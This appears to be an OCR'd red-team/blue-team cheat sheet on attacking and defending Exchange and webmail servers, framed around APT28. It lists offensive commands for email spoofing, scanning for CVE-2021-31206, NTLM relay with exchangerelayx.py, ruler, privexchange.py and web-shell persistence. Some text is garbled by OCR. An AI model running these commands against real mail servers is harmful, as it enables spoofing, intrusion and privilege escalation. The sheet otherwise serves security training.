

HADESS
APT 28
EMAIL
Security

SPF, DKIM, DMARC

Attack

Check SPF, DMARC and DKIM with

- nslookup domain txt
- dig domain txt
- mxtoolbox


Send Fake Mail with

- https://emkei.cz/
- https://app.snov.io/login

telnet

Defence

- v=spf1 a/24 a:offsite.example.com/24 -all
- _dmarc.example.com v=DMARC1; p=reject; pct:100;
- v=DKIM; k=rsa; p=KEY
- Set Message-ID for junk mail



Enumeration

Attack

Censys

- services.http.response.headers.server: E
- http.favicon.hash:

Shodan

- "Roundcube"
- "Webmail"

Defence


Remote

- X-Header
- X-Powered-By

from Header and

- Webmail
- Exchange

from Body and change default favicon




Public Facing

Attack

nuclei -l ips.txt -t nss\CVE-2021-31206
http.favicon.hash: -976235259
http.favicon.hash: vuln: CVE-2021-31206

Defence

- PATCH Everything
- Isolate Mail Server




C&C

Attack

- Get-TenantID -domain theharvester.world
- 1d5551a0-f4f2-4101-9c3b-394247ec7e08
- ./beef
- exchangerelayx.py -t https://1.1.1.1 file:///\\\\1.1.1.1.1\\note.scf
- sendmail

Defence


- Enabling Modern Authentication in Exchange
- Awareness
- Baselining applications connecting to Graph API and checking the anomalies might be an idea. Could be bypassed easily though.



Users & Access

Attack

- ./ruler --url http://autodiscover.somedomain.com/autodiscover/autodiscover.xml
- Invoke-SelfSearch -Mailbox current-user@domain.com
- Rocketreach
- go run main.go -e $emails -all



Defence

-

Privilege

Attack

python privexchange.py -ah dev.testsegment.local s2012exc.testsegment.local -u testuser -d testsegment.local

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Defence

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



Persistent

Attack

- https://github.com/pwntester/ysoserial.net/blob/master/ExploitClass/GhostWebShell.cs
- MSExchangeIS\ParameterSystem\Enable



Defence

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